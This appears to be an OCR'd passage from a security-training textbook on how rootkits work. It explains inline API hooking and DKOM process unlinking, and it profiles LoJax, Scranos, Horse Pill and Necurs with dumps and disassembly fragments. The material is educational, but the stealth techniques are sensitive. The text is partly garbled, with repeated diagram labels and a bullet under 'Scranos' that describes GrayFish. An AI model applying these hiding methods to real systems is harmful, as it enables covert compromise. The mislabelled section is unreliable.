Kernel32.dll
0x87654321:FindNextFile
Rootkit code:
0x90045123: MyFindNextFile
Rootkit replaces first 5 bytes of code with jmp 0x90045123
Direct Kernel Object Manipulation (DKOM)
Process 1
Process 2
Process 3
Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers
Before rootkit infection
After rootkit infection

DKOM rootkits hide a process by unlinking it from the process list

How a Rootkit Works


System hooking is the process of changing and replacing the original function pointer with a pointer provided by the rootkit in stealth mode. Inline function hooking is a technique in which a rootkit changes some of the bytes of a function inside the core system DLLs (kernel32.dll and ntdll.dll), placing an instruction so that any process calls hit the rootkit first.



Hooks
Process (Before Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
Kernel32.dll
0x87654321:FindNextFile code
Process (After Hooking)
Code section ...
Call FindNextFile
Import data section
FindNextFile: 0x87654321
Kernel32.dll
0x87654321:FindNextFile
Rootkit code:
0x90045123: MyFindNextFile
Rootkit replaces first 5 bytes of code with jmp 0x90045123
Direct Kernel Object Manipulation (DKOM)
Process 1
Process 2
Process 3
Unique process ID
ActiveProcesLinks
LIST ENTRY {
*FLINK
*BLINK }
Process Identifiers
Before rootkit infection
After rootkit infection

Figure 6.117: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the "system" process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.




Popular Rootkits: LoJax and Scranos

LoJax

- LoJax is a type of **UEFI rootkit** that injects malware into the system and is automatically executed whenever the system starts up
- It exploits UEFI that **acts as an interface** between the OS and the firmware

Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, **hidden storage**, and malicious command execution while remaining invisible
- It injects its malicious code into the **boot record** which handles the launching of Windows at each step



Popular Rootkits: Horse Pill and Necurs

Horse Pill

- Horse Pill is a Linux kernel rootkit that resides inside the "**initrd**," which it uses to infect the system and deceives the system owner with the use of **container primitives**
- It has three important parts; **klibc-horsepill.patch, horsepill_setopt,** and **horsepill_infect**

```
root@gtfo:~# ls -l /proc/1/ns
total 0
lrwxrwxrwx 1 root root 0 Jul  8 16:47 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 net -> net:[4026531969]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jul  8 16:47 uts -> uts:[4026531838]
```

```
root@gtfo:/usr/src/linux# cat -n include/linux/proc_ns.h | grep -A2 -B8
PROC_PID_INIT_INO
    31    /*
    32     * We always define these enumerators
    33     */
    34    enum {
    35         PROC_ROOT_INO         = 1,
    36         PROC_IPC_INIT_INO    = 0xEFFFFFFFU,
    37         PROC_UTS_INIT_INO    = 0xEFFFFFFEU,
    38         PROC_USER_INIT_INO   = 0xEFFFFFFDU,
    39         PROC_PID_INIT_INO    = 0xEFFFFFFCU,
    40         PROC_CGROUP_INIT_INO= 0xEFFFFFFBU,
    41    };
```

Necurs

- Necurs contains backdoor functionality **allowing remote access** and control of the infected computer
- It monitors and filters **network activity** and has been observed to send spam and install rogue security software

```
Typedef struct NecursCmd {

    BYTE Reserved;
    DWORD CmdLength;
    DWORD Key1; //Prebuild key1
    DWORD Key2; //Prebuild key2
    DWORD CmdBuffer;
}
```

```
lea     eax, [ebp+CmdBufferLength]
push    eax                    ; OUT_BufLen
lea     eax, [ebp+CmdBuffer]
push    eax                    ; OUT_Buf
push    9CA1E108h              ; Skey2
push    0AFE89910h             ; Skey1
call    bNecurs_CmdSearchA
```

Popular Rootkits

The following are some of the most popular rootkits:


- **LoJax**

  Source: *https://www.welivesecurity.com*

  LoJax is a type of UEFI rootkit that is widely used by attackers to perform cyber-attacks. LoJax is created to inject malware into the system and is automatically executed whenever the system starts up. It exploits UEFI, which acts as an interface between the OS and the firmware. It is extremely challenging to detect LoJax as it evades traditional security controls and maintains its persistence even after OS reinstallation or hard disk replacement.


LoJax uses a collection of tools to access and modify the system's UEFI/BIOS settings. The functions performed by these tools include the following:

- Collect and save all the system settings in a text file
- Access the contents of the system's Serial Peripheral Interface (SPI) memory that contains a UEFI/BIOS location and save it as a firmware image
- Embed a malicious UEFI module (rootkit) into the firmware image and then save the firmware image in the SPI flash memory



```
 00003c30: 0000 0000 0000 0000 0402 0000 001e 0401  ................
 00003c40: 0040 001f 0400 0000 0010 0af4 f485 f884  .@..............
←00003c50: e085 8585 851d 0200 0046 0600 0000 0000  .........F......
 00003c60: 0047 0600 0000 0000 0048 1ab5 e5e3 df36  .G......H.....6
 00003c70: 83d0 d9d4 cdda 9bda c7d2 b5b5 b5b5 b5b5  ................
 00003c80: b5b5 b5b5 b50a 0207 1006 0600 0000 0000  ................
 00003c90: 0007 0600 0000 0000 000f 00aa fda0 0005  ................
 00003ca0: 9600 0619 9908 0612 120b 0262 0314 0439  ...........b...9
```

Figure 6.118: Screenshot-1 of LoJax



```
Get SMBIOS..
SMBIOS:
^@^X^@^@^A^BRê^C^@■0    |^@^@^@^@■^G^D^F^@^@Phoenix Technologies LTD^@6.00^@05/19/2017^@^@^A^[^A^@^A^B^C
^DUM^S■ÍÛW^MÓ\■^T~-(F^F^@^@VMware, Inc.^@VMware Virtual Platform^@None^@VMware-[redacted]
^@^@^B^O^B^@^A^B^C^D^@^@^@^@^@^A^@Intel Corporation^@440BX Desktop Reference Platf
orm^@None^@None^@^@^C^U^C^@^A^A^B^C^D^C^C^C^C4^R^@^@^@^@^@^@No Enclosure^@N/A^@None^@No Asset Tag^@^@^D•
^D^@^A^C^B^Bé^F  ^@ÿû■^O^C^B^@^@0u¸^KA^D^U^@^V^@ÿÿ^@^@^@^A^A^@$^@^B^@CPU #000^@GenuineIntel^@Intel(R) Cor
e(TM) i5-7400 CPU @ 3.00GHz^@^@^E.^E^@^C^D^C^C^O^L^@^X^E^B^O^F^@^G^@^H^@        ^@
^@^K^@^L^@^M^@^N^@^O^@^P^@^Q^@^R^@^S^@^T^@^D^@^@^F^L^F^@^Aÿ^@^P^A
```

Figure 6.119: Screenshot-2 of LoJax

- **Scranos**


  Source: *https://www.bitdefender.com*

  Scranos is a trojanized rootkit that masquerades as cracked software or a legitimate application, such as anti-malware, a video player, or an ebook reader, to infect systems and perform data exfiltration that damages the reputation of the target and steals intellectual property. When this rootkit executed, a rootkit driver is automatically installed, which then starts installing other malicious components into the system. Apart from installing malicious components, Scranos also interacts with various websites on the behalf of the victim.

  The operations performed by the Scranos dropper and rootkit are as follows:

